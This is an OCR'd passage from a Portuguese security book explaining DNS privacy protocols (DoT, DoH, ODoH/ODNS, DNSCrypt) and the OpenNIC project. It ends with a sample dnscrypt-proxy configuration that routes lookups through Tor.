


6.11 DNS, DoT, DoH, ODoH, ODNS

O protocolo Domain Name System (DNS) é um protocolo que permite a tradução de nomes por endereços IPv4 e IPv6. Isso garante que pessoas comuns naveguem na Internet usando nomes, tal como google.com, aied.com.br, cursohacker.com.br, etc. O DNS é como a lista telefônica da Internet, e ele simplifica o processo de busca por sites específicos por meio de aplicações clientes de alto nível.

```
well@cuz:~$ nslookup cursohacker.com.br
Server:         127.0.2.1
Address:        127.0.2.1#53

Non-authoritative answer:
Name:   cursohacker.com.br
Address: 212.1.209.207
Name:   cursohacker.com.br
Address: 2a02:4780:1:793:0:3848:1b21:b
```


Quando um cliente DNS faz uma solicitação DNS usando um nome de domínio ou host, como cursohacker.com.br, uma série de funções conecta essa solicitação ao endereço IP correspondente. Essas funções fornecem autenticação de endereços IP (IPv4 e IPv6) e tornam o uso da Internet mais acessível, traduzindo nomes de domínio personalizáveis em endereços numéricos complexos. Os registros de recursos DNS são armazenados em servidores DNS autoritativos, também conhecidos como servidores de nomes autoritativos. Eles contêm informações relacionadas ao domínio, incluindo por quanto tempo um servidor manterá os registros DNS em cache, um período conhecido como tempo de vida (TTL).



Operações de DNS, por exemplo, consultas e operações de manutenção de zona, por padrão usam porta 53. Por motivos de desempenho, as consultas utilizam o protocolo UDP com um limite de tamanho de bloco de 512 bytes.


O TCP pode ser opcionalmente negociado transação por transação para operações de consulta, mas devido à sobrecarga de desempenho incorrida com o TCP. Entretanto, se a resposta a uma consulta exceder 512 bytes, o TCP é negociado e utilizado. Exceder o limite de tamanho de resposta de 512 bytes normalmente é evitado a todo custo e, de fato, o limite de 13 servidores raiz é o máximo que pode ser retornado em uma única transação UDP de 512 bytes. As operações de manutenção de zona por motivos de confiabilidade usam TCP, novamente por padrão na porta 53.

No computador do usuário encontra-se a aplicação de alto nível como já dito, e nesta aplicação o cliente já digitou um domínio, tal como cursohacker.com.br, como este domínio não é acessível por nome, e sim por um IP, então o Browser (exemplo de aplicação de alto nível) consulta um serviço interno de resolução de nomes, no caso do GNU/Linux o Resolver. O Resolver por sua vez pode responder diretamente (se já foi consultado anteriormente este domínio) ou consultar um serviço local, que pode ser local e privado, na internet e privado ou um público.



Esse servidor DNS se não sabe, então consulta os servidores DNS responsáveis pelo domínio .com.br e os servidores raiz (que são 13 servidores). No caminho inverso os servidores realizam um processo de aprendizagem para evitar fazer todo esse caminho sempre, e afinal, se um usuário acessou o domínio cursohacker.com.br uma vez, pode acessar outra vez em um futuro próximo.

O problema real sobre a relação anonimato e DNS é, uma requisição normal de DNS com UDP é um texto, ou seja, qualquer intermediário pode observar o outra pessoa está acessando, não digo o texto, e sim o domínio. Há domínios que são extremamente voltados a uma temática e com isso pode-se entender como você é.



Pensando neste problema a IETF definiu uma especificação de DNS sobre TLS, que naturalmente criptografa a transmissão e não sendo assim possível um intermediário

observar as consultas, tal especificação está definida neste documento: Specification for DNS over Transport Layer Security (TLS)[64].


Trabalhos anteriores dentro da IETF abordaram alguns aspectos da segurança do DNS, mas até recentemente, tem havido pouco trabalho sobre privacidade entre um cliente DNS e servidor. Extensões de segurança DNS (DNSSEC) fornecem integridade da resposta definindo mecanismos para assinar criptograficamente zonas, permitindo que os usuários finais (ou seu resolvedor de primeiro salto) verifiquem se as respostas estão corretas.

Intencionalmente, o DNSSEC não protege solicitações e privacidade de resposta. Tradicionalmente, a privacidade não era considerado um requisito para o tráfego DNS ou foi assumido que o tráfego de rede era suficientemente privado; no entanto, essas percepções estão evoluindo devido a uma nova necessidade da sociedade.

Outros trabalhos que ofereceram o potencial de criptografia entre DNS clientes e servidores incluem DNSCurve[65], DNSCrypt[66], DNS confidencial[67], e IPSECA[68]. Além da presente especificação, o grupo de trabalho também adotou uma proposta para DNS (DNSoD) sobre Datagrama Segurança da camada de transporte (DTLS).

6.11.1 Estabelecendo e gerenciando sessões DNS sobre TLS

Por padrão, um cliente DNS que deseja privacidade de DNS sobre TLS consulta um servidor específico deve estabelecer uma conexão TCP com a porta 853 (no servidor), a menos que tenha acordo mútuo com seu servidor para usar uma porta diferente da porta 853 para DNS sobre TLS. Essa outra porta não deve ser porta 53.




Esta recomendação contra o uso da porta 53 para DNS sobre TLS é para evitar complicações na seleção do uso ou não do TLS e reduzir risco de ataques de downgrade. A primeira troca de dados neste TLS a conexão deve ser o cliente e o servidor iniciando um handshake TLS usando o procedimento descrito em neste livro hacker.

Uma vez que o cliente DNS consegue se conectar via TCP na porta para DNS sobre TLS, ele prossegue com o handshake TLS, o cliente então se autentica no servidor, se necessário. Dependendo do perfil de privacidade em uso, o cliente DNS pode optar por não exigir autenticação do servidor, ou pode fazer uso de um SPKI. Após a conclusão da

[64] Documento acessível pela URL: https://datatracker.ietf.org/doc/html/rfc7858
[65] Documento acessível pela URL: https://datatracker.ietf.org/doc/html/draft-dempsky-dnscurve-01
[66] Documento acessível pela URL: https://www.dnscrypt.org/
[67] Documento acessível pela URL: https://datatracker.ietf.org/doc/html/draft-wijngaards-dnsop-confidentialdns-03
[68] Documento acessível pela URL: https://datatracker.ietf.org/doc/html/draft-osterweil-dane-ipsec-03

negociação TLS, a conexão será criptografada e agora está protegida contra agentes intermediários, tal como governo e corporações.



Para minimizar a latência, os clientes devem realizar várias consultas em uma sessão TLS. Quando um cliente DNS envia várias consultas para um servidor, ele não deve esperar por uma resposta pendente antes de enviar a próxima consulta. Como as respostas do pipeline podem chegar fora de ordem, os clientes devem corresponder respostas a consultas pendentes na mesma conexão TLS usando o ID da mensagem. Os campos que devem corresponder na pergunta e na resposta são:

- QNAME;
- QCLASS;
- QTYPE.

Existem ataques conhecidos no TLS, como **person-in-the-middle** e **downgrade** de protocolo. Estes são ataques gerais ao TLS e não específico para DNS sobre TLS; consulte os RFCs TLS para discutir estas questões de segurança. Clientes e servidores devem aderir às recomendações de implementação e segurança do TLS. Clientes DNS monitorando servidores conhecido por oferecer suporte a TLS permite que os clientes detectem ataques de downgrade.


Para servidores sem histórico de conexão e sem suporte aparente para TLS, dependendo do perfil de privacidade e privacidade requisitos, os clientes podem optar por tentar outro servidor quando disponível, continuar sem TLS, ou recusar-se a encaminhar a consulta.

A Cloudflare suporta DNS sobre TLS (DoT) em 1.1.1.1, 1.0.0.1 na porta 853. Um resolvedor cliente se conecta ao resolvedor por meio de uma conexão TLS, são os passos:

1. Antes da conexão, o resolvedor de DNS armazenou um hash SHA256 codificado em base64 do certificado TLS de 1.1.1.1 (chamado SPKI);
2. O resolvedor de DNS estabelece uma conexão TCP com 1.1.1.1:853;
3. O resolvedor de DNS inicia um handshake TLS;
4. No handshake TLS, 1.1.1.1 apresenta seu certificado TLS;
5. Depois que a conexão TLS for estabelecida, o resolvedor de DNS poderá enviar DNS por meio de uma conexão criptografada, evitando espionagem e adulteração;
6. Todas as consultas DNS enviadas pela conexão TLS devem estar em conformidade com as especificações de envio de DNS por TCP.

6.11.1 Estabelecendo e gerenciando sessões DNS sobre HTTPS

Muitas organizações e grupos entendem que a privacidade é fundamental para uma evolução dos meios de comunicação entre pessoas, e há esforços, conforme visto do DoT pela IETF, mas não falamos sobre HTTPs como meio de requisições DNS (DoH). Pense, Se no DoT temos o uso extensivo da porta 853, acho que seria óbvio demais para governos que atacar este usuário por DNS seria uma técnica impossível, vamos ver como DNS sobre HTTPS pode solucionar este problema. Muitos Browsers já contam com esta configuração no próprio Browser, veja o exemplo do Mozilla Mullvald.




Quando usamos DNS com HTTPS todas as requisições de navegação bem como as requisições de DNS são requisiçòes HTTPS, utilizando a porta padrão de HTTPS 443, confundindo muito o governo e naturalmente dificultando, mas é lógico que se a requisição é para 1.1.1.1, 8.8.8.8 ou 9.9.9.9, é uma requisição DNS, veremos a frente uma adição de proxy para evitar este problema.

No entanto, uma das críticas ao DoT e também ao DoH é sustentada pelo pequeno número de implantações em grande escala (por exemplo, Comcast, Google, Cloudflare) e que os

resolvedores de DNS podem associar conteúdos de consulta a identidades de clientes na forma de endereços IP.

O DNS Oblivious HTTPS (ODoH) protege contra esses problemas. Trata-se de uma implementação de Proxy entre o cliente que opera com DoH e o Resolver. No entanto, existem muitas diferenças que permitem o “oblivious” do protocolo em comparação com uma variante proxy do DoH (pDoH), onde a solicitação DoH é delegada à instância do proxy pelo cliente.



A ideia é impedir que o resolvedor recursivo saiba a identidade do ponto final (resolvedor cliente) e as consultas que este resolvedor está fazendo. Uma chave de sessão única é gerada pelo resolvedor do cliente, e este stub, em seguida, pega o nome da consulta original e criptografá-lo usando a chave de sessão.

A chave de sessão é criptografada usando a chave pública do servidor ODNS de destino e anexada ao nome da consulta criptografada. Esta cadeia de caracteres é então codificada em uma cadeia de caracteres ASCII e tratada como um rótulo de nome de domínio DNS. O solicitante então vai anexar o rótulo de um domínio de servidor DNS Oblivious.

No DNS, o campo QNAME consiste em quatro conjuntos de 63 bytes. Por esse motivo, o ODNS usa chaves de sessão AES de 16 bytes e criptografar as chaves de sessão usando o Elliptic Curve Integrated Encryption Scheme (ECIES). Uma vez que a chave de sessão é criptografada, o valor resultante ocupa 44 bytes do campo QNAME.


O resolvedor do cliente passa esta consulta como uma consulta DNS convencional para o seu resolvedor recursivo ‘normal’. O resolvedor recursivo não tem conhecimento da codificação de rótulo DNS Oblivious e trata a consulta como faria com qualquer outro. O resolvedor recursivo passará então uma consulta para este nome a um servidor autoritativo ODNS conforme especificado no nome da consulta. Para resolver esse nome, o servidor **autoritativo** ODNS descriptografar a chave de sessão e, em seguida, usará essa chave de sessão para descriptografar o nome da consulta nome da consulta. Ele pode então usar um procedimento de resolução recursiva convencional para resolver o nome da consulta original.

O objetivo do ODNS é impedir que resolvedores recursivos, e os ISPs que executam tais resolvedores, sejam capazes de vincular com êxito os clientes às suas solicitações. Como tal, o objetivo do ODNS é criptografar as consultas DNS enviadas ao resolvedor DNS e eliminar a necessidade do resolvedor observar os endereços IP do cliente para responder.


Oblivious DoH adota essa abordagem e se baseia nela de algumas maneiras, em vez de tentar operar todo o mecanismo codificando o nome da consulta e a chave de sessão em uma forma codificada base32 de um novo nome de consulta, o especificação do Oblivious DoH criptografa toda a consulta DNS original usando a chave pública do servidor ODoH de destino, bem como a chave de sessão.

ODoH não pode usar um resolvedor recursivo convencional como um intermediário, como a consulta em si é agora criptografada. Em vez disso, ODoH usa um Proxy ODoH que funciona de uma maneira semelhante a um encaminhador convencional, mas passa a consulta DoH para o destino especificado pela consulta Servidor ODoH.

A diferença entre ODoH e ODNS é que ODoH dispensa chaves de sessão e usa chaves públicas para o cliente e o servidor. A consulta é criptografada usando a chave pública de destino ODoH e a resposta é criptografada usando a chave pública, conforme fornecido na consulta. O destino não é anexado ao nome da consulta em texto sem formatação.




DNS-over-TLS (DoT) e DNS over-HTTPS (DoH) já são usados porém se traduz em uma mudança complexa e traumática, tanto que, no momento em que este livro hacker foi escrito[69], DoT e DoH eram suportados apenas por um pequeno número de grandes provedores, são Cloudflare, Google DNS e Quad9.



[69] Julho de 2024;

6.12 Projeto OpenNIC

A OpenNIC[70] é uma rede e um centro de informações relacionados a servidores de DNS e domínios, é uma rede privada que é o DNS Raiz. Oferece uma alternativa aos sistemas de nomes de domínio tradicionais e domínios de nível superior gerenciados pela ICANN (ligado ao governo Norte Americano). Então a OpenNIC não é coordenada diretamente por nenhuma autoridade de nenhuma nacionalidade.



Além da boa velocidade, os servidores da OpenNIC também são conhecidos por sua política de não identificação de acesso em LOGs, mas o hacker deve ter a habilidade de utilizar TOR ou I2P para acesso a este serviço. Como todos os sistemas DNS raiz alternativos, os domínios hospedados pelo OpenNIC são inalcançáveis para a grande maioria dos usuários da Internet, porque eles exigem uma configuração não padrão em um resolvedor de DNS, **aqui entra o Kodachi**.


6.13 DNSCrypt e TOR

DNSCrypt é um protocolo que autentica as comunicações entre um cliente DNS e um resolvedor DNS. Ele usa assinaturas criptográficas para verificar se as respostas se originam do resolvedor de DNS escolhido para verificar adulterações. DNSCrypt é uma especificação aberta, com implementações de referência livres e de código aberto, e não é afiliado com qualquer empresa ou organização.

Algumas empresas, organizações e indivíduos estão operando servidores DNS recursivos públicos que suportam o protocolo DNSCrypt[71], de modo que tudo o que você precisa para executar é um cliente.

---

[70] Acessível pela URL: https://servers.opennic.org/
[71] Lista completa acessível pela URL: https://dnscrypt.info/public-servers/



Name	Description	↑ Protocol	Logging	DNSSEC
dnscrypt.uk-ipv4	DNSCrypt, no logs, uncensored, DNSSEC. Hosted in London UK on Digital Ocean https://www.dnscrypt.uk	DNSCrypt		
faelix-uk-ipv6 V6	An open (non-logging, non-filtering, no ECS) DNSCrypt resolver operated by https://faelix.net/ with IPv6 nodes anycast within AS41495 in the UK.	DNSCrypt		
dnscry.pt-lagos-ipv4	DNSCry.pt Lagos - DNSCrypt, no filter, no logs, DNSSEC support (IPv4 server) https://www.dnscry.pt	DNSCrypt		
cs-ch	Switzerland DNSCrypt server provided by https://cryptostorm.is/	DNSCrypt		
dnscry.pt-vilnius-ipv4	DNSCry.pt Vilnius - DNSCrypt, no filter, no logs, DNSSEC support (IPv4 server) https://www.dnscry.pt	DNSCrypt		
dnscry.pt-	DNSCry.pt Tallinn - DNSCrypt, no filter, no logs,			

A implementação DNSCrypt cliente mais popular é dnscrypt-proxy, dnscrypt-proxy implementa a última revisão do protocolo e funciona em muitas plataformas, incluindo Windows, macOS, Linux, OpenBSD, FreeBSD, NetBSD, Android e iOS.

DNSCrypt é normalmente implantado usando um par de proxies DNS:


- proxy cliente;
- proxy servidor.

O lado do cliente do DNSCrypt é um proxy ao qual os clientes DNS regulares podem se conectar. Em vez de usar as configurações de DNS do seu ISP, você pode apenas configurar suas configurações de rede para usar 127.0.0.1 ou qualquer IP endereço e porta que você configurou o cliente DNSCrypt. O proxy do cliente traduz DNS regular consultas em consultas DNS, encaminha-as para um servidor que executa o proxy DNSCrypt do servidor, que verifica as respostas.

Do lado do servidor do DNSCrypt recebe consultas DNS enviadas pelo proxy do cliente, encaminha-as para um resolvedor DNS confiável e assina as respostas recebidas antes de encaminhá-las para o proxy do cliente. O protocolo DNSCrypt usa portas UDP e TCP 443, que são menos propensas a serem filtradas por roteadores e ISPs do que o padrão Porta DNS.

```
1  # IP:Porta do serviço local
2  listen_addresses = ['127.0.2.1:53']
3
4  # Resolvedores de nomes, uma lista  completa pode ser localizada em:
5  server_names = ['cloudflare']
6
7  # Habilitando socks5 TOR
8  proxy = 'socks5://127.0.0.1:9050'
9
10 # habilitando DoH e forçando TCP na camada de Transporte
11 doh_servers = true
12 force_tcp = true
13
14 # Lista de domínios bloqueados no resolvedor de nomes
15 [blocked_names]
16     blocked_names_file = '/var/kfm/dns/blocked-names.txt'
17
18 [query_log]
19   file = '/var/log/dnscrypt-proxy/query.log'
20
21 [nx_log]
22   file = '/var/log/dnscrypt-proxy/nx.log'
23
24 [sources]
25   [sources.'public-resolvers']
26     url = 'https://download.dnscrypt.info/resolvers-list/v2/public-resolvers.md'
27     cache_file = '/var/cache/dnscrypt-proxy/public-resolvers.md'
28     minisign_key = 'RWQf6LRCGA9i53mlYecO4IzT51TGPpvWucNSCh1CBM0QTaLn73Y7GFO3'
29     refresh_delay = 72
30     prefix = ''
```

